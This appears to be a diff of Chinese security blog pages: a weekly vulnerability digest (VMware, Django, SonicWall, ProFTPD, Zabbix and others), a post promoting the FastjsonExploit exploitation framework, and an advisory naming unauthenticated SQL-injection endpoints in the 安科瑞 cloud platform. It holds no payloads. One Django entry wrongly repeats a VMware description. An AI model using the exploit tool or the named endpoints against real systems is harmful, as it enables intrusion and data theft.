|
||||
原创 漏洞管理也找 魔方安全 2024-12-02 10:30
|
||||
原创 漏洞管理也找 魔方安全 2024-12-09 10:31
|
||||
|
||||
**11.25 - 12.01**
|
||||
**12.02 - 12.08**
|
||||
|
||||
**漏洞周报**
|
||||
|
||||
@@ -11,121 +11,246 @@
|
||||
|
||||
NEWS
|
||||
|
||||
🔹 泛微 发布安全公告
|
||||
🔹 Vmware 发布安全公告
|
||||
|
||||
🔹 Apache NiFi 信息泄露漏洞
|
||||
🔹
|
||||
Django 发布安全公告
|
||||
|
||||
🔹 7-Zip Zstandard解压整数下溢远程代码执行漏洞
|
||||
🔹 SONICWALL 发布了安全公告
|
||||
|
||||
🔹 Zabbix SQL注入漏洞
|
||||
🔹
|
||||
|
||||
ProFTPD 权限提升漏洞
|
||||
|
||||
魔方安全提醒您:保护企业网络空间资产安全至关重要!以下漏洞请重点关注。
|
||||
|
||||
|
||||
|
||||
|
||||
**泛微发布安全公告**
|
||||
**Vmware发布安全公告**
|
||||
|
||||
|
||||
|
||||
近日,泛微Ecology OA发布了安全补丁以修复安全漏洞。
|
||||
近日,Vmware发布了安全通告,修复了Vmware Aria Operations中存在的安全漏洞,漏洞编号:CVE-2024-38830、CVE-2024-38831、CVE-2024-38832、CVE-2024-38833、CVE-2024-38834。
|
||||
|
||||
泛微Ecology OA是一款企业级办公自动化软件,是泛微网络科技有限公司开发的一款业务流程管理(BPM)和协同办公(Collaboration)平台。
|
||||
Vmware Aria Operations是由VMware提供的一种全面的操作管理和性能优化解决方案。它旨在帮助企业监控、管理和优化其虚拟化和云基础设施环境。
|
||||
|
||||
**影响版本**
|
||||
|
||||
**后台远程命令执行漏洞**
|
||||
- 泛微 Ecology 9.x 补丁版本号 < v10.71
|
||||
- 8.x ≤ VMware Aria Operations < 8.18.2
|
||||
|
||||
- 泛微 Ecology 8.x 补丁版本号 < v10.71
|
||||
- VMware Cloud Foundation(VMware Aria Operations) 5.x
|
||||
|
||||
**后台项目路径删除漏洞**
|
||||
- 泛微 Ecology 9.x 补丁版本号 < v10.71
|
||||
- VMware Cloud Foundation(VMware Aria Operations) 4.x
|
||||
|
||||
|
||||
|
||||
**补丁详情**
|
||||
**漏洞详情**
|
||||
|
||||
**补丁类型:**安全更新
|
||||
**漏洞名称:**本地权限提升漏洞
|
||||
|
||||
**补丁级别:**中危
|
||||
**漏洞类型:**权限提升
|
||||
|
||||
**补丁详情:**修复后台远程命令执行漏洞、后台项目路径删除漏洞。
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-38830
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
具有本地管理权限的恶意攻击者可能会触发此漏洞,以便将权限提升到运行VMware Aria Operations的设备上的root用户。
|
||||
|
||||
**漏洞名称:**存储型跨站脚本漏洞
|
||||
|
||||
**漏洞类型:**xss
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-38832
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
具有视图编辑权限的恶意攻击者可能能够注入恶意脚本,从而导致在VMware Aria Operations产品中存储跨站点脚本。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**官方已发布了产品更新补丁,相关用户可下载安装。**
|
||||
**目前官方已发布了相关安全补丁,受影响用户可下载安装。**
|
||||
|
||||
**参考链接**:
|
||||
|
||||
https://www.weaver.com.cn/cs/securityDownload.html#
|
||||
https://support.broadcom.com/web/ecx/support-content-notification/-/external/content/security-advisories/0/25199
|
||||
|
||||
|
||||
**Apache NiFi 信息泄露漏洞**
|
||||
|
||||
**漏洞类型:**信息泄露
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-52067
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
受影响版本会包括流同步过程中参数上下文值的可选调试日志记录,有权更改日志记录等级的授权管理员可以为框架流同步启用调试日志记录,从而导致应用程序将参数名称和值写入应用程序日志,参数上下文值可能包含敏感信息。使用默认Logback配置部署Apache NiFi不会记录参数上下文值。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**官方已发布安全版本,受影响用户可下载安装。**
|
||||
|
||||
****
|
||||
**参考链接:**
|
||||
|
||||
https://nifi.apache.org/download.html
|
||||
**Django 发布安全公告**
|
||||
|
||||
|
||||
**7-Zip Zstandard解压整数下溢远程代码执行漏洞**
|
||||
|
||||
**漏洞类型:**其它
|
||||
近日,Django发布安全公告,修复了存在于Django中的安全漏洞,漏洞编号为:CVE-2024-53908、CVE-2024-53907。
|
||||
|
||||
**漏洞等级:**中危
|
||||
Django 是一个由 Python 编写的一个开放源代码的 Web 应用框架,它鼓励快速开发和简洁、实用的设计。
|
||||
|
||||
**漏洞详情:**
|
||||
**影响版本**
|
||||
|
||||
由于Z标准解压缩实现存在缺陷,对于用户提供的数据缺乏适当的验证,可能导致在写入内存之前发生整数下溢,攻击者利用此漏洞可在当前进程的上下文中执行代码。
|
||||
**CVE-2024-53908 & CVE-2024-53907**
|
||||
- Django 5.1.x < 5.1.4
|
||||
|
||||
- Django 5.0.x < 5.0.10
|
||||
|
||||
- Django 4.2.x < 4.2.17
|
||||
|
||||
|
||||
**修复建议**
|
||||
|
||||
**官方已发布安全版本,受影响用户可下载安装。**
|
||||
**漏洞详情**
|
||||
|
||||
****
|
||||
**参考链接:**
|
||||
|
||||
https://www.7-zip.org/
|
||||
|
||||
|
||||
**Zabbix SQL注入漏洞**
|
||||
**漏洞名称:**Django Oracle SQL注入漏洞
|
||||
|
||||
**漏洞类型:**SQL注入
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**CVE-2024-42327
|
||||
**CVE编号:**
|
||||
CVE-2024-53908
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
Zabbix前端的CUser类中的addRelatedObjects函数未对输入数据进行充分验证和转义,导致具有API访问权限的恶意用户可以通过user.get API传递特制输入触发SQL注入攻击,进而利用该漏洞实现权限提升或访问敏感数据。
|
||||
Django应用使用Oracle数据库作为后端时,当Django应用中的django.db.models.fields.json.HasKey查找功能被直接用于Oracle数据库,并且其左侧参数(lhs)包含不受信任的数据时,可能会导致SQL注入攻击,攻击者可通过注入恶意SQL代码来攻击数据库,从而可能导致敏感数据泄露、数据篡改或数据库被恶意控制。
|
||||
|
||||
**漏洞名称:**Django 拒绝服务漏洞
|
||||
|
||||
**漏洞类型:**拒绝服务
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-53907
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
具有视图编辑权限的恶意攻击者可能能够注入恶意脚本,从而导致在VMware Aria Operations产品中存储跨站点脚本。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**目前官方已发布安全版本,受影响用户可下载安装。**
|
||||
**目前官方已发布安全版本,受影响用户可下载。**
|
||||
|
||||
**参考链接**:
|
||||
|
||||
https://github.com/django/django/tags
|
||||
|
||||
|
||||
|
||||
**SONICWALL 发布安全公告**
|
||||
|
||||
|
||||
|
||||
近日,SONICWALL官方发布了安全公告,修复存在的安全漏洞,漏洞编号为:CVE-2024-40763、CVE-2024-45318、CVE-2024-45319、CVE-2024-53702、CVE-2024-53703。
|
||||
|
||||
SMA(SonicWall Secure Mobile Access)是统一的安全访问网关,使组织能够随时随地以任何设备访问任何应用程序。
|
||||
|
||||
**影响版本**
|
||||
|
||||
- SMA 100 Series(SMA 200,210,400,410,500v) ≤ 10.2.1.13-72sv
|
||||
|
||||
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
**漏洞名称:**SonicWALL SMA 100基于堆的缓冲区溢出漏洞
|
||||
|
||||
**漏洞类型:**缓冲区溢出
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-40763
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
由于使用了strcpy,SonicWall SMA 100 SSLVPN中存在基于堆的缓冲区溢出漏洞。这使得经过身份验证的远程攻击者能够导致基于堆的缓冲区溢出,并可能导致代码执行。
|
||||
|
||||
**漏洞名称:**基于堆栈的缓冲区溢出漏洞
|
||||
|
||||
**漏洞类型:**缓冲区溢出
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-45318
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
SonicWall SMA 100 SSLVPN Web管理界面中存在一个漏洞,远程攻击者可利用该漏洞导致基于堆栈的缓冲区溢出,并可能导致代码执行。
|
||||
|
||||
**漏洞名称:**基于证书的身份验证绕过
|
||||
|
||||
**漏洞类型:**其它
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-45319
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
SonicWall SMA 100 SSLVPN中存在一个漏洞,使得经过身份验证的远程攻击者能够在身份验证期间绕过证书要求。
|
||||
|
||||
**漏洞名称:**不安全的随机性
|
||||
|
||||
**漏洞类型:**其他
|
||||
|
||||
**漏洞等级:**中危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-53702
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
在SonicWall SMA 100 SSLVPN备份代码生成器中使用加密弱伪随机数生成器(PRNG),在某些情况下,攻击者可以预测到,可能会暴露生成的秘密。
|
||||
|
||||
**漏洞名称:**基于堆栈的缓冲区溢出漏洞
|
||||
|
||||
**漏洞类型:**缓冲区溢出
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-53703
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
Apache Web服务器加载的SonicWall SMA 100 SSLVPN mod_httprp库中存在一个漏洞,使得远程攻击者能够导致基于堆栈的缓冲区溢出,并可能导致代码执行。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**目前官方已发布相关安全版本或补丁,受影响用户可下载安装。**
|
||||
|
||||
**参考链接**:
|
||||
|
||||
https://www.sonicwall.com/zh-cn/support
|
||||
|
||||
|
||||
**ProFTPD权限提升漏洞**
|
||||
|
||||
**漏洞类型:**信息泄露
|
||||
|
||||
**漏洞等级:**高危
|
||||
|
||||
**CVE编号:**
|
||||
CVE-2024-48651
|
||||
|
||||
**漏洞详情:**
|
||||
|
||||
在受影响的版本中,如果用户没有任何明确分配的附加组,则会继承 GID 为 0(root)的附加组。这将允许攻击者获得对目标系统的 root 访问权限,最终可能会导致系统完全受损。
|
||||
|
||||
**修复建议**
|
||||
|
||||
**目前官方已发布相关安全版本或补丁,受影响用户可下载安装。**
|
||||
|
||||
****
|
||||
**参考链接:**
|
||||
|
||||
https://www.zabbix.com/cn/download
|
||||
https://github.com/proftpd/proftpd/commit/cec01cc0a2523453e5da5a486bc6d977c3768db1
|
||||
|
||||
|
||||
**检测方式**
|
||||
|
||||
@@ -0,0 +1,23 @@
|
||||
# 工具 | FastjsonExploit
|
||||
浅安 浅安安全 2024-12-10 00:00
|
||||
|
||||

|
||||
|
||||
**注:仅供安全研究与学习之用,若将工具做其他用途,由使用者承担全部法律及连带责任,作者及发布者不承担任何法律及连带责任。**
|
||||
|
||||
**0x00 简介**
|
||||
|
||||
FastjsonExploit是一个Fastjson漏洞快速漏洞利用框架。****
|
||||
|
||||
**0x01 功能说明**
|
||||
- 生成利用payload,并启动利用环境
|
||||
|
||||
- 管理Fastjson payload(6个类,共11种利用及绕过)
|
||||
|
||||
**0x02 项目地址**
|
||||
****
|
||||
|
||||
**https://github.com/c0ny1/FastjsonExploit**
|
||||
|
||||
|
||||
|
||||
@@ -1,8 +1,8 @@
|
||||
# 漏洞预警 | 安科瑞环保用电监管云平台SQL注入漏洞
|
||||
浅安 浅安安全 2024-12-05 00:03
|
||||
浅安 浅安安全 2024-12-10 00:00
|
||||
|
||||
**0x00 漏洞编号**
|
||||
- 暂无
|
||||
- # 暂无
|
||||
|
||||
**0x01 危险等级**
|
||||
- 高危
|
||||
@@ -11,18 +11,21 @@
|
||||
|
||||
安科瑞环保用电监管云平台集成了物联网技术、云计算和大数据分析,通过对企业和工业园区的用电情况实时采集、监测和分析,为环保合规、能耗管理和智能用电提供技术支持。
|
||||
|
||||

|
||||

|
||||
|
||||
**0x03 漏洞详情**
|
||||
###
|
||||
|
||||
**漏洞类型:**
|
||||
SQL注入
|
||||
|
||||
**影响:**
|
||||
敏感信息泄露****
|
||||
获取敏感信息
|
||||
|
||||
****
|
||||
|
||||
**简述:**
|
||||
安科瑞环保用电监管云平台的/MainMonitor/GetEnterpriseInfoById接口存在SQL注入漏洞,未经身份验证的攻击者可以通过该漏洞获取数据库敏感信息。
|
||||
安科瑞环保用电监管云平台的/MainMonitor/GetEnterpriseInfoById和/Home/newLogin接口存在SQL注入漏洞,未经身份验证的攻击者可以通过该漏洞获取数据库敏感信息。
|
||||
|
||||
**0x04 影响版本**
|
||||
- 安科瑞环保用电监管云平台
|
||||
|
||||
Reference in new issue
Block a user